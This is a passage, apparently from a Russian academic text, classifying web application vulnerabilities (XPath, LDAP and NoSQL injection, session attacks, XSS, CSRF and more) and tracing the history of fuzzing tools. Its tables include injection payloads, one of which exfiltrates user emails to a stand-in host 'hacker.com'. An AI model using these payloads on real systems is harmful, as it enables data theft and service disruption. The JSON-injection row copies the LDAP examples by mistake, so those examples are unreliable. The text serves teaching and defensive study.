Out Of Band	Данный тип использует два канала взаимодействия между приложением и злоумышленником – запросы приходят по одному каналу или протоколу, например HTTP, а ответ по другому, например DNS. Механизм реализации основан на функции doc входящую в синтаксис языка XPath.	http://[site]? userid=doc (concat (“http://hacker.com/savedata.py? d=”, encode-for-uri(/lib/users [1]/email))) http://[site]?userid=doc(concact(/users/user[1]/username, “.hacker.com”))

Анализируя типологию XPath инъекций табл.1.3, можно найти много общего с видами SQL инъекций, однако существует ряд отличий, XPath не содержит аналогов SQL оператора UNION, поэтому получить строковое или численное значение из XML документа можно только с помощью Blind XPath инъекции. Стоит отметить, что при XPath инъекция необходимо знать лишь общую структуру оригинального запроса, что существенно облегчает реализацию механизма проведения атаки, в то время как некоторые типы SQL инъекций. XPath имеет всего две разновидности XPath версии 1.0 и версии 2.0, в то время как SQL имеет множество реализаций специфических для каждого сервера баз данных [11]. Вследствие этого процесс выявление XPath инъекций представляет собой более простую процедуру.

LDAP инъекция. LDAP инъекции представляют собой специфическую форму ошибок устойчивости веб-приложений, использование которых направленно на манипуляцию параметрами фильтра по протоколу LDAP. Механизм, лежащий в основе использования данной ошибки, позволяет изменить критерии фильтрации LDAP, тем самым позволяя приложению использовать расширенный набор прав доступа, разрешая добавлять или удалять данные без соответствующих полномочий.

LDAP представляет собой протокол, предназначенным как для осуществления запросов, так и для управления службами каталогов через прото-

кол TCP/IP. Структура каталог LDAP аналогична файловой системе UNIX и представляет собой дерево, корневой узел которого содержит ссылки на записи, которые также могут указывать на другие каталоги. В качестве каталогов могут выступать любые интересующие производителя атрибуты, например, филиалы, отделы, группы и т.д. Подкаталоги могут быть автоматически реплицированы в обоих направлениях – любая из сторон может инициировать процесс синхронизации каталогов, например с целью синхронизации каталогов компании и ее региональных представительств. Наиболее известные программные продукты использующие LDAP –OpenLDAP, Microsoft Active Directory, Novell eDirectory и IBM Tivoli Directory Server.

LDAP инъекция [103, 129] основана на создании пользовательского ввода, который изменяет критерии фильтрации LDAP запроса. Для проведения инъекции важно понимать структуру строки фильтра, которая имеет следующий вид – Attribute Operator Value. Примеры типов LDAP инъекций представлены в табл. 1.4.

Таблица 1.4

Виды LDAP инъекций

Виды инъекций	Характеристика	Примеры реализации
Inband	Использования одного канала для инъекции и мониторинга результата. Техника инъекции базируется на двух логических операторах OR и AND.	https://[site]/?user= (&(param1=value1)(&))((param2 =value2)) https://[site]? param = (|(type = printer) (uid = *))(type = scanner)) https://[site]/?param=(|(objectClass= device) (name=parameter1))
Blind	Когда приложение не показывает сообщения об ошибках, код инъекции вводится в строку LDAP фильтра, причем результат внедренного кода принимает либо истинное, либо ложное значение, позволяя получить сообщения об ошибках или готовые данные.	https://[site]?param=(&(objectClass =printer)(type=Epson*)) https://[site]?param1=(|(objectClass =void)(objectClass=void))(&(objectClass=void)(type=Epson*))

Анализ LDAP инъекций представленный в табл. 1.4 показывает, что LDAP инъекция схожа с SQL и XPath инъекциями, однако отличие заключается лишь в представлении конечных данных, которые могут быть пред-

ставлены либо набором директорий или отдельных устройств (принтеры, сканеры и т.д.).

NoSQL инъекции. Возникают в веб-приложениях, в которых в качестве хранилища данных выступает NoSQL СУБД. Стоит отметить что технология NoSQL быстро приобретает популярность как среди программистов, так и среди администраторов баз данных, за счёт сочетания простоты, масштабируемости и производительности по сравнению с реляционными аналогами. Наиболее широкое распространение получили программные продукты MongoDB, Cassandra, Redis, CouchDB.

Применяемые виды NoSQL инъекций [124] обобщены и представлены в табл.1.5.

Таблица 1.5

Виды и характеристика NoSQL инъекций

Виды инъекций	Характеристика	Примеры реализации
SSJS Injection	Данный вид инъекции направлен на внедрение JavaScript кода на стороне сервера. Некоторые NoSQL базы данных используют JavaScript, в качестве языка, предназначенного для доступа к данным и функциям сервера.	https://[site]/?user=1;return true;}// https://[site]? param = 2;while(1)}// https://[site]/?param=3';d%20=%20 new %20Date();do{cd=new%20 Date();}while(cd-d<10000);
JSON Injection	JSON в NoSQL выступает в качестве механизма составления запросов с СУБД. Если входные данные не фильтруются, то код запроса вставляется в JSON и выполняется.	https://[site]?param=(&(objectClass =printer)(type=Epson*)) https://[site]?param1=(|(objectClass =void)(objectClass=void))(&(objectClass=void)(type=Epson*))

Анализируя виды инъекций NoSQL, можно отметить, что методика использования данного типа ошибок несколько отличается от остальных инъекций, за счет того, что многие NoSQL поддерживают как JSON, так и JavaScript. NoSQL решения быстро набирают обороты, поэтому через некоторое время именно раскрытие NoSQL инъекций станет приоритетным по сравнению с SQL инъекциями.

A2. Обход системы аутентификации и управления сессиями. Механизмы аутентификация и управление сессиями позволяют включить в себя

все аспекты, необходимые как для обработки процесса аутентификации пользователей, так и для управления сеансами. Несмотря на то, что аутентификации является одним из важнейших аспектов обеспечения целостности и надежности приложений, иногда компоненты системы аутентификации могут привести к проблемам доступа. Механизм аутентификации использует идентификации на основе логина и пароля, после их проверки, пользователю присваивается уникальный идентификатор, который, как правило, сохраняется в сессии. Механизм сессий сам по себе необходим, так как в протоколе HTTP нет механизма сохранения состояний, тем самым каждый новый запрос не зависит от предыдущего [50, 51 52]. Современные веб приложения используют сессии для хранения идентификаторов пользователя на сервере и cookie для хранения данных в браузере. Сам процесс аутентификации достаточно прост, пользователь вводит свои идентификационные данные в HTML форму в браузере и отправляет их на сервер, на сервере размещено веб-приложения, которое проверяет, имеет ли пользователь доступ, и если да, то генерируется сессия, а ее идентификатор запоминается браузером в cookie. При последующих запросах по веб-страниц, приложение ставит соответствие идентификатора, которое содержится в cookie браузера пользователя и активной сессии на стороне пользователя, если верификация пройдена, пользователь перенаправляется на запрашиваемый ресурс, в противном случае процесс аутентификации повторяться заново до тех, пор пользователь не введет корректные идентификационные данные.

Проведенный анализ методики проектирования и разработки механизмов аутентификации на основе сессий, позволяет сделать вывод, что большинство разработчиков использует собственные механизмы генерации идентификаторов сессии пользователя, взамен использования встроенных алгоритмов, что может повлечь за собой компрометацию аккаунтов и прав доступа отдельных пользователей и способствовать перехвату активной сессии пользователя.

В настоящее время ученые выделяют следующие механизмы обхода систем аутентификации и управления сессиями, представлены в табл. 1.6.

Таблица 1.6

Исследование механизмов обхода системы аутентификации и управления сессиями

Механизм	Характеристика
Прямой перебор (Online Brute Force)	Осуществляет полный перебор всех возможных комбинаций логина и пароля с целью получения несанкционированного доступа. Для повышения эффективности часто используется методика перебора по словарю, который содержит типичные значения идентификаторов пользователей
Перехват сессии (Session Hijacking)	Сторонний пользователь пытается получить идентификатор активной сессии пользователя с целью получения доступа к приложению с правами данного пользователя. Как правило, данный механизм использует межсайтовый скриптинг для доступа к cookie веб-браузера посредством JavaScript.
Фиксация сессии (Session fixation)	Сторонний пользователь получает валидный идентификатор сессии приложения и затем передает его пользователю, как правило, это происходит при нажатии пользователем какой-либо ссылки. Когда пользователь нажимает на ссылку и затем аутентифицируется в приложении. Это позволяет использовать стороннему пользователю тот же идентификатор доступа, что и легитимный пользователь. Данная реализация имеет в том случае, когда веб-сервер допускает использования любой сессии пользователей и не создает новую, после завершения аутентификации, а идентификатор сессии разрешено использовать в нескольких сеансах одновременно.
Передача сессии (Session donation)	Имеет сходство с фиксацией сессии, но при этом сторонний пользователь не берет на себя роль пользователя, а пытается отправить пользователю свой идентификатор сессии. Стандартный механизм внедрения реализуется, когда пользователю подставляется сторонний идентификатор. Когда пользователь вводит данные (пароль, номер кредитной карты), то информация будет ассоциироваться с аккаунтом стороннего пользователя.
Идентификатор сессии в URL (Session ID in URL)	Если идентификатор передается в качестве параметра URL, то злоумышленник может отправить такой URL пользователю и провести вышеизложенные атаки.

Данные табл.1.6 позволяют оценить, насколько критично наличие ошибок в системе аутентификации и управлении сессиями [122]. Неправильное понимание механизмов их реализации, конструктивных особенностей может привести к серьёзным проблемам, как самого приложения, так и нане-

сти вред пользователям, позволяя получить доступ к их конфиденциальным и платежным данным.

А3. Межсайтовый скриптинг (XSS). Повышение интерактивности веб-приложений, неизбежно приводит к возникновению ошибок, связанным с пользовательским интерфейсом. Веб-страница может содержать запрещенные теги и скрипты из-за отсутствия правильного механизма фильтрации входных данных. Сущность XSS [32, 88] заключается во внедрении в генерируемую динамически страницу произвольный код. Специфика XSS заключается в том, что веб-приложение выступает в качестве инструмента воздействия на конечного пользователя, тем самым вектор такого воздействия направлен на хищение личных данных пользователей (пароли, идентификаторы сессии, находящиеся в cookie), а дополнительный возможности HTML по внедрению механизмов LocalStorage и SessionStorage позволяют значительно расширить механизм получения конфиденциальных данных. Успешная реализация данного воздействия позволяет внедрять коды скриптов и ссылок на веб-страницу, отображаемую внутри браузера пользователя. Стоит отметить, что сторонний пользователь может использовать различные механизмы кодирования программного кода, например Hex, Octal, чтобы запрос выглядел как можно менее подозрительным для пользователя, а также способствовать преодолению встроенных фильтров, предназначенных для предотвращения XSS. На сегодняшний день существует множество сценариев проведения XSS, при этом дело не ограничивается вставкой «<>» символов, применение механизмов фильтрации таким символам не позволяет добиться успеха. Как правило, XSS использует JavaScript для проведения воздействия, хотя сама природа XSS не ограничивается лишь этим скриптовым языком. XSS может быть реализована с помощью любой клиентской технологии и языка программирования [104], которые выполняются в браузере в том числе ActiveX(OLE), Flash,Silverlight и т.д.

На текущем этапе развития сети интернет и в частности веб-технологий принято выделять механизмы эксплуатации XSS, представленные в табл. 1.7.

Таблица 1.7

Анализ механизмов эксплуатации XSS программных ошибок

Название механизма	Характеристика
Хранимая XSS (Stored XSS)	Использует в качестве хранилища кода различные виды хранилищ целевого сервера: в базе данных, сообщениях различных форумов, журналах, комментариях и т.д. При запросе пользователем веб-страницы программный код извлекается и вставляется в HTML разметку документа и затем выполняется в браузере пользователя. Такие XSS принято также называть устойчивыми (persistent).
Отраженная XSS (Reflected XSS)	Позволяет использовать другие механизмы доставки кода пользователю, например, через сообщение электронной почты или другой сайт. Когда пользователь нажимает кнопку или ссылку, то веб-приложение подгружает содержимое в браузер пользователя. Такие XSS принято называть неустойчивыми(non-persistent).
DOM XSS	XSS через DOM возможны благодаря недостаточной обработке на уровне JavaScript таких объектов как document.URL**,** document.location**,** document.referrer и некоторых других. Принципиальным отличием данного типа XSS является тот факт, что данные вообще не встраиваются в HTML-код.

Из табл. 1.7 видно, XSS представляет собой критичные ошибки нарушения устойчивости приложений. Различные механизмы реализации XSS выводят данную ошибку на совершенно другой уровень, позволяя стороннему собирать конфиденциальные данные пользователей, а расширение функционала веб-браузеров для поддержки HTML 5, лишь способствует расширению векторов воздействия.

A4. Непроверенные прямые ссылки на объект. Ошибки данного рода возникают при наличии конструктивных недоработок разработчиков, когда имеются прямые ссылки на объекты, доступ к которым осуществляется без проверки полномочий. Если такая возможность присутствует, то сторонний пользователь может получить доступ ко всем объектам системы, не имея на то соответствующие привилегии. Такого рода ссылки могут присутствовать в параметрах URL и веб-форм, позволяя беспрепятственно манипулировать ими с целью расширения привилегий. Объекты могут быть следующих типов: файлы, директории, записи базы данных. Наиболее характерным примером служит механизм отображения финансовой информации пользователя в

банковской системе, который имеет право видеть свои личные счета и подробную информацию о приходе и списании денежных активов, по умолчанию считая, что он не имеет доступа к информации других пользователей. Однако, если идентификатор пользователя или имя файла отчета по вкладам предсказуемы, например, используют числовое значение, тогда любой пользователь может изменить этот идентификатор и повторить требование, если ошибка существует, то он получит доступ к информации по вкладам другого пользователя данной системы.

Объекты анализируемых программных ошибок можно разделить на файлы, папки и записи базы данных. Стоит отметить, что присутствие данной ошибки, применительно к файловой системе сервера приложений несет в себе дополнительную ошибку – раскрытие путей [46, 113] (Path Treversal). Это позволяет стороннему пользователю получить доступ к файлам, директориям и командам, находящимся вне основной директории веб-сервера. Манипулируя параметрами URL можно получить доступ к файлам или выполнить команды, располагаемые в файловой системе веб-сервера. Как правило, проведение Path Treversal осуществляется уже под правами аутентифицированного пользователя, что позволяет исследовать все ресурсы, к которым имеет доступ легитимный пользователь. Проведения воздействия в качестве незарегистрированного пользователя довольно сложно, так как такой пользователь, как правило, ограничен в функциональных возможностях приложения. Процесс выявления ошибок нарушения устойчивости данного типа более проблематичен по сравнению с другими ошибками в силу того, что помимо обнаружения ошибок программирования, необходимо определение идентификатора объекта и шаблона, который был использован для его генерации, например имя файла, идентификатор поля в базе данных и т.д.

Данные тип ошибок является критичными в случаях неправильного понимания механизма авторизации и настройки доступа к файлам и папкам операционной системы сервера, которое может привести к тому, что сто-

ронний пользователь сможет получить доступ к данным, на которые у него нет полномочий, например к системным директориям сервера, файлам конфигурации приложения. Исследование полученных данных может открыть доступ ко всем элементам веб-приложения и системным ресурсам самого сервера.

A5. Нарушение конфигурации системы. Природа возникновения данного типа ошибок связана с неправильной установкой параметров для компонентов веб-приложений: фреймворков, веб-серверов, сервера баз данных, исполняемой платформы и дополнительных конфигураций. Стоит отметить, что ошибка может возникнуть как по вине разработчика, так и системного администратора, настраивающего среду в которой функционирует приложение. Используя данную ошибку, сторонний пользователь может попытаться использовать пароли и учетные записи, которые, как правило, устанавливаются по умолчанию, для того чтобы просматривая ошибки и стек вызовов приложения получить детальную информацию о внутренних механизмах функционирования приложения и анализировать обрабатываемые параметры и программную логику [27, 108]. Многие приложения строятся с использованием различных фреймворков и систем управления сайтами, содержащих свои внутренние настройки, которые могут переопределять системные, расширять их возможности. Разработчики должны рационально оценивать интеграцию этих настроек в системные настройки, установленные для исполняемой платформы, с целью создания наиболее качественной конфигурации всей системы.

Ошибки устойчивости анализируемого типа являются критичными, однако разработчики и системные администраторы порой допускают глупые ошибки связанные с конфигурированием, что дает неограниченные возможности для проведения воздействия, как на само приложение, так и на сервер, на котором функционирует данное приложение.

A6. Раскрытие персональных данных. Воздействия с использованием данного типа программных ошибок направлены на получения конфиден-

циальных данных, которые не закрыты должным образом, используют нестойкие методы шифрования или передаются по незащищенному каналу. Анализируя данный тип ошибок, можно прийти к выводу, что для реализации воздействия необходимо иметь четкую методику проведения воздействия и иметь в своем арсенале [87, 91], не только инструменты позволяющие анализировать трафик, но и инструменты позволяющие вскрыть нестойкие алгоритмы шифрования. Применение алгоритмов шифрования и хеширования, может снизить эффективность проведения воздействия, однако несвоевременное их использование не позволит воспользоваться преимуществами. Например, при использовании встроенных алгоритмов шифрования сервера баз данных, можно с помощью SQL инъекции получить данные в открытом виде, весь алгоритм шифрования происходит средствами СУБД и данные передаются туда в обычном незашифрованном виде. Рассмотренный пример показывает, что сторонний пользователь не использует конкретные методики под конкретную ошибку надежности, он может комбинировать различные механизмы для достижения поставленной цели. Более того если приложение не использует протокол SSL/TLS, то осуществляя мониторинг трафика, например в открытой беспроводной сети, можно перехватить практически всю информацию которую отправляет пользователь в открытом виде, в дальнейшем можно применить комбинацию других этим методик с целью получения полного доступа к веб-приложения или к серверу.

A7. Нарушение управления доступом. Возникает в том случае, когда сторонний пользователь получает доступ к привилегированным функциям приложения, причем он может быть как авторизованным, так и анонимным пользователем [19, 97]. Это происходит путем изменения параметров URL веб-формы, которые представляют собой критерии принятия решения для приложения по использованию того или иного набора расширенных функций. Анонимный пользователь может получить доступ к расширенным функциям и соответственно к данным, которые функции обрабатывают. Такая ошибка характерна для веб-приложений, использующих ролевую иерархическую структуру

в основе механизма предоставления пользователям соответствующих полномочий. Как правило, современные фреймворки и системы управления сайтами, используемые при разработке приложения уже содержат готовые механизмы управления доступом, однако неправильное управление привилегиями, может сделать ненадежным даже самое защищенное приложение.

A8. Межсайтовая подделка запросов (CSRF). Направлена на имитирование запроса пользователя к стороннему сайту. Эта ошибка достаточно широко распространена из-за особенностей архитектуры большинства веб-приложений [102, 107]. А именно из-за того, что многие веб-приложения не чётко определяют - действительно ли запрос сформирован настоящим пользователем.

При запросе веб-страницы, браузер пользователя автоматически отправляет cookie, ассоциируемые с доменным именем веб-сайта, которые могут содержать как идентификаторы сессии пользователя, так и дополнительную служебную информацию. Можно подделать запрос, заставив браузер думать, что действие исходит от легитимного пользователя, и опасный запрос будет выполнен уже от имени пользователя. Наибольший практический интерес представляют приложения социальных сетей, форумов или сайтов, которые тем или иным образом связаны с различными платёжными системами. В отличие от раскрытия персональных данных, от CSRF нельзя заблокировать, применяя протокол SSL/TLS. Использование механизмов социальной инженерии позволяет отправлять пользователям сообщения, содержащие как вредоносный код, так вредоносные html теги.

Важно отметить, что эффективность воздействия напрямую зависит от привилегий пользователей. Если воздействие проводится на обычного пользователя, то это может поставить под угрозу данные этого пользователя, а если на администратора, то под угрозу может быть поставлено все приложение. Процесс эксплуатации данного типа ошибок может сочетаться с XSS, что позволяет сначала вставить код с помощью XSS на страницу браузера, которые затем позволить выполнить CSRF.

A9. Использование компонентов с ошибками. Возникают вследствие использования в приложении различных компонентов сторонних разработчиков, которые могут содержать ошибки. Современные веб-приложения состоят из отдельных компонентов, которые разрабатываются сторонними организациями [128]. Это упрощает механизм проектирования приложений и снижает временные и экономические затраты. Однако такие компоненты всегда содержат ошибки. Многие разработчики зачастую не проверяют, насколько качественно разработан отдельный компонент, не осуществляют своевременное обновление и, если сторонний узнает наличие такого компонента, то он уже использует готовый механизм его эксплуатации, сведя до минимума время на проведение воздействия на приложение. Главная сущность заключается в том, что сколь бы не было надежно приложение, если оно использует код, содержащий ошибки, то оно неустойчиво, и использование такого кода может привести как к потере данных, так и к нарушению механизмов функционирования приложения.

A10. Небезопасные перенаправления. Возникает, когда приложение использует непроверенные входные данные, в качестве источника формирования запросов перенаправления [120], что позволяет подставить сторонний URL и перенаправить пользователя на нужный внешний ресурс или веб-страницу. Манипулируя входными данными, можно осуществить фишинг и получить идентификационные данные пользователя или преодолеть механизмы контроля доступа. Ошибки данного типа используются для фишинга, эскалации привилегий и установки сторонних программ: троянов, червей и т.д.

Проведенный анализ механизмов и особенностей использования ошибок устойчивости показывает насколько важно понимать специфику и особенности каждой из них. Непонимание механизмов надежности, неправильное проектирование контроля доступа, фильтрации может нанести вред не только само приложение, но и взаимодействующие с ним компоненты: сервер баз данных, сервер приложений, веб-сервер и многие другие. Поэтому механизмы анализа и выявления ошибок должны применяться как на этапах раз-

работки программного продукта, так и на этапе сопровождения, с целью адаптации приложения, к новым инструментам и способам воздействия на информационные системы.

1.2. Технологии тестирования методом фаззинга: сущность, сравнительная характеристика и эффективность применения в цикле SDL

Для оценки эффективности механизмов и алгоритмов, заложенных в веб-приложение, используются специальные инструменты тестирования. Многие существующие методы и алгоритмы тестирования действуют в рамках формального процесса проверки исследуемого приложения и не позволяют в полной мере выявить дефекты и установить все аспекты корректности функционирования программ. Такой формальный процесс может доказать отсутствие ошибок с точки зрения используемого метода, но не может учесть ошибки идеологии разработчиков. С данной проблемой исследователи столкнулись еще в конце XX века, что заставило их искать новый подход к комплексному анализу приложений на предмет наличия ошибок, которые могут повлечь за собой серьезные проблемы и нарушить работу приложения. В рамках нового подхода стало развиваться тестирование с помощью технологии фаззинга. Процесс эволюции технологии фаззинга [68, 126] претерпел ряд очень важных изменений от момента создания первого инструмента на основе данной технологии до внедрения в коммерческую систему (представлено в табл. 1.8.).

Таблица 1.8

Значимые этапы развития фаззинга

Этап	Характеристика этапа
1	2
Зарождение технологии фаззинга (окончание 1980-х – начало 1990-х гг.)	Проводились исследования приложений в операционных системах семейства UNIX. Профессор Висконсинского университета Б. Миллер ввел понятие «фаззинга». Обоснована природа технологии, описаны методы генерации входных данных и передачи их в тестируемое приложение. Опубликованы результаты тестирования и практические рекомендации применительно к тестированию приложений под UNIX

1	2
Тестирование клиент-серверных приложений на платформе Windows (1990-е гг.)	На данном этапе Б. Миллер анализирует механизм обмена данными между сетевыми службами операционной системы Windows. Разработаны механизмы перехвата и прерывания обращений к системным процедурам выделения и освобождения памяти (alloc и malloc).
Разработка фаззера сетевого протокола (2002 г.)	Характеризуется разработкой в университете Оулу под руководством Р. Каксонена первого фаззера сетевого протокола – PROTOS. Опубликован список программных ошибок протокола SNMP v1.
Финансовая поддержка Microsoft, создание первого коммерческого фаззера (2002 – 2003 гг.)	Инвестирование компании Microsoft проекта PROTOS. Создание компании Codenomic, развитие выпуска первого коммерческого фаззера.
Дальнейшее развитие коммерческих фаззеров (2003 г.)	Компания Beyond Security занимается разработкой своего фаззера сетевого протокола для платформы Windows и UNIX - beSTORM
Появление фаззеров с открытым исходным кодом (конец 2003 г.)	Характеризуется появлением первого фаззера, распространяемого по лицензии GNU GPL. Использование блокового подхода (за счет изменения длины блока) для тестирования приложений взаимодействующих по сети
Фаззер браузерного типа (прокси формат) (2003 гг.)	Разработка фаззера, работающего по типу прокси, который отслеживает запросы к веб-браузеру, затем запускает серию тестов на предмет наличия SQL инъекции и XSS.
Фаззеры безопасности веб-приложений открытого проекта безопасности веб-приложений OWASP) (2004 г.)	Разработка трех фаззеров: JBroFuz, WSFuzz, WebScarab, для тестирования как веб-приложений, функционирующих по протоколу HTTP, так и веб-служб, работающих по протоколу SOAP.
Фаззинг ActiveX компонентов (2006 г.)	H. Мур представил фаззер AxMan в качестве инструмента тестирования ActiveX компонентов, встроенных в веб-приложение и интерпретируемых Internet Explorer

Материалы табл. 1.8 показывают, что первое упоминание о фаззинге принято относить к 1988 году. Профессор Висконсинского университета Бартон Миллер и его коллеги с 1988 по начало 1990 годов провели ряд исследований и разработали ряд фаззеров для проверки надежности работы приложений на различных операционных системах семейства UNIX. Результаты исследований были отражены в серии из четырех статей. Первые статьи были посвящены основным этапам фаззинга, которые они применяли для тестирования UNIX систем, а в двух последующих были отражение методы переноса фаззинга в Windows и Mac OS. Однако фаззер Миллера по современным параметрам довольно примитивен. Выходные данные фаззера «fuzz» представляли со-

бой поток случайных чисел, которые генерировались и отравлялись в тестируемое приложений через стандартные потоки ввода/вывода или как эмуляция ввода через консоль. Эмуляция консольного ввода была реализована с помощью программы под названием ptyjig. Далее осуществлялся мониторинг тестируемой системы, ожидая завершения процесса обработки каждого набора тестов, и поиск файла дампа памяти в файловой системе. Если такой файл был найден, это свидетельствовало о произошедшей ошибке, в противном случая, ошибки не произошло. Процесс мониторинга также включал механизм таймаутов, используемых для выявления входных данных, которые приводили к зависанию тестируемой системы. В процессе аудита были обнаружены ошибки более чем в четверти программ подвергнутых тестированию. Данные дали первый толчок к развитию технологии фаззинга как основополагающего инструмента в поиске программных ошибок.

Спустя пять лет Б. Миллер опубликовал исследования, в которых он подробно изложил результаты анализа встроенных в UNIX утилит с применением трех новых инструментов – portjig, xwinjig and libjig. Первый из которых – portjig принимает данные через входной поток и перенаправляет их в поток сетевого взаимодействия, что позволяет тестировать сетевые службы, так же как и обычные приложения, получающие данные через входной поток. Два других инструмента реализовали механизмы, которые ранее никем не использовались. Второй инструмент – xwinjig, работал по принципу «человек посередине», пересылая тестовые сообщения между сервером и клиентом, функционирующих под управление Windows. Данный инструмент включал четыре основных режима генерации тестовых сообщений: случайные сообщения (поток случайных байтов), измененные сообщения (модификация или удаление байтов), случайные события и валидные события (события, возникающие при нажатии мыши и клавиатуры). Третий инструмент – libjig разработан для тестирования управления памятью в приложениях путем перехвата вызовов к системным процедурам выделения памяти, таких как alloc и malloc и прерывающий случайным образом запросы на выделение памяти.

Результаты тестирования с использованием вышеперечисленных инструментов можно разбить на четыре направления. Во-первых, было повторно проведено тестирование утилит командной строки с использованием fuzz и ptyjig, однако было расширено число тестируемых операционных систем с шести до девяти. Интенсивность ошибок и отказов находилась в диапазоне от 6% до 43%,для каждой из тестируемых операционных систем, и лишь для двух порог отказов не превысил 15%. Во-вторых, последующее тестирование базировалось на portjig и было направлено на проверку сетевых служб. Аудит проводился на четырех экспериментальных операционных системах, тестированию подверглись все службы из директории «/etc/services». Однако, ни в одной из них не удалось обнаружить ошибки. Третье направление использовало инструмент xwinjig, и должно была обнаружить ошибки в клиент-серверных приложениях Windows. Несмотря на то, что в серверных приложениях ошибок выявлено не было – в клиентских были обнаружены ошибки, которые приводили к зависанию и аварийному завершению приложения. Исследуя показатели каждого режима генерации сообщений xwinjig, были получены различные статистические данные. Режим «случайные сообщения» не позволил выявить никаких ошибок, около 58% ошибок было обнаружено путем комбинации трех оставшихся режимов генерации, из них 26% были обнаружены при использовании режима «валидные события». Последнее направление тестирования использовало для тестирования инструмент libjig, основанный на механизме прерывания процедуры освобождения памяти malloc. Из 53 протестированных приложений, 25 (что составляет 47%) содержали ошибки и (или) аварийно завершились.

В 1999 году в университете Оулу начали работать над системой тестирования PROTOS – фаззер протокола. В своем диссертационном исследовании один из разработчиков PROTOS – Р. Каксонен, описал методологию, которая называлась мини-моделирование. В основе методологии лежит упрощенное описание взаимодействия протокола и правила синтаксического построения для автоматизированного создания входных данных, почти соответствующие

спецификации протокола. Данный подход в настоящее время принято называть – фаззингом основанным на грамматике (grammar based fuzzing). Такой подход позволяет фаззеру в достаточной мере понимать структуру протокола и обнаруживать какие именно параметры протокола были нарушены. Вследствие этого, подсистемы PROTOS создавались сначала для анализа спецификации протоколов, а затем формировались пакеты, которые нарушали эти спецификации. Несмотря на то, что создание таких систем было достаточно трудоемким, дальнейшее их применение позволяло адаптировать эти механизмы для тестирования широкого спектра приложений. Инструмент PROTOS впервые приобрел широкую известность в 2002 году, когда в рамках проекта, был опубликован значительный список ошибок протокола SNMP v1, что привело за собой массовый выпуск обновлений (патчей).

В 2002 году компания Microsoft ,обеспечила инвестиционную поддержку развития инструмента PROTOS, вследствие чего в 2003 году команда разработчиков PROTOS основала Codenomicon – компанию, основной профиль которой был направлен на разработку коммерческих тестовых систем на основе фаззинга. Продукт до сих пор базируется на системе тестирования, описанной в университете Оулу, однако расширен пользовательским интерфейсом и методом определения ошибок с помощью системы оценки состояния.

Параллельно с развитием инструмента PROTOS, компания Beyond Security выпускает свой коммерческий продукт под названием beSTRORM. Данный продукт предназначен для анализа в сетевых протоколах, например HTTP. beSTORM работает на платформах Windows, UNIX и Linux и имеет в составе два отдельных компонента для тестирования и мониторинга.

После появление PROTOS в 2002 году Д. Айтель разработал первый фаззер с открытым исходным кодом под названием SPIKE, распространявшийся по общедоступной лицензии GNU(GPL). В фаззере Айтель использовал блоковый подход, фаззер был предназначен для тестирования приложений взаимодействующих по сети. В SPIKE применяется более продвинутый подход, по сравнению с фаззером Б. Миллера. Это выражается в возможности описания

блоков данных переменной длины. К тому же SPIKE может, как генерировать случайные данные, так и использовать библиотеку уже имеющихся значений, а применение предопределенных функций (Sun RPC и Microsoft RPC) позволяет создавать типовые протоколы и форматы данных.

В это же время Д. Айтель выпустил фаззер SPIKE proxy – фаззер браузерного типа, написанный на Python. Он работает как прокси, отслеживая запросы веб-браузера, а затем позволяет запустить серию заранее подготовленных запросов к веб-сайту на предмет обнаружения программных ошибок, как SQL инъекции, переполнение буфера и межсайтовый скриптинг (XSS).

Большинство инноваций в фаззинге, после выхода SPIKE, воплотились в инструментах для различных направлений фаззинга. Так Михал Залевски в 2004 году особое внимание уделил фаззингу веб-браузеров и выпустил фаззер – mangleme, представляющий собой CGI скрипт, непрерывно генерирующий неправильно сгенерированные веб-страницы html. Компания spydynamics выпустила компонент SPI fuzzer, который является частью приложения WebInspector. SPI fuzzer представляет собой простой фаззер с графическим интерфейсом, дающий пользователю полный контроль над формированием и анализом HTTP запросов. Для составления тестов необходимо хорошее понимания протокола HTTP.

Параллельно с выпуском коммерческих продуктов open web application security project (OWASP) выпустил ряд фаззеров с открытым исходным кодом – WebScarab, JBroFuzz и WSFuzzer. Первые два продукта предназначены для тестирования запросов по протоколам HTTP и HTTPS, а третий продукт предназначен для тестирования веб-служб. 2006 получило развитие нового направления – фаззинг ActiveX. Д.Зиммер разработал COMRaider, а Х.Мур – AxMan. Обе программы были предназначены для исследования элементов ActiveX, которые используются в веб-приложениях при обращении через браузер Internet Explorer. Ошибки в таких приложениях представляют значительную опасность, так как большинство пользователей используют именно этот браузер. Было выявлено, что ActiveX компоненты представляют собой важ-

ный объект для фаззинга, так как в них включено описание интерфейсов, прототипов функций и переменных, что способствует созданию механизмов автоматизации тестирования таких компонентов.

Несмотря на столь стремительное развитие, технология фаззинга еще не широко распространена, в основном фаззеры представляют собой небольшие проекты, как правило, предназначенные для решения локальных специфичных задач, в рамках тестирования узконаправленных приложений. Однако за последние несколько лет такие проекты постепенно переходят в коммерческое русло, тем самым открывая новые возможности для создания мощных и эффективных инструментов тестирования. На рис.1.2 представлена краткая историческая линия развития фаззинга.

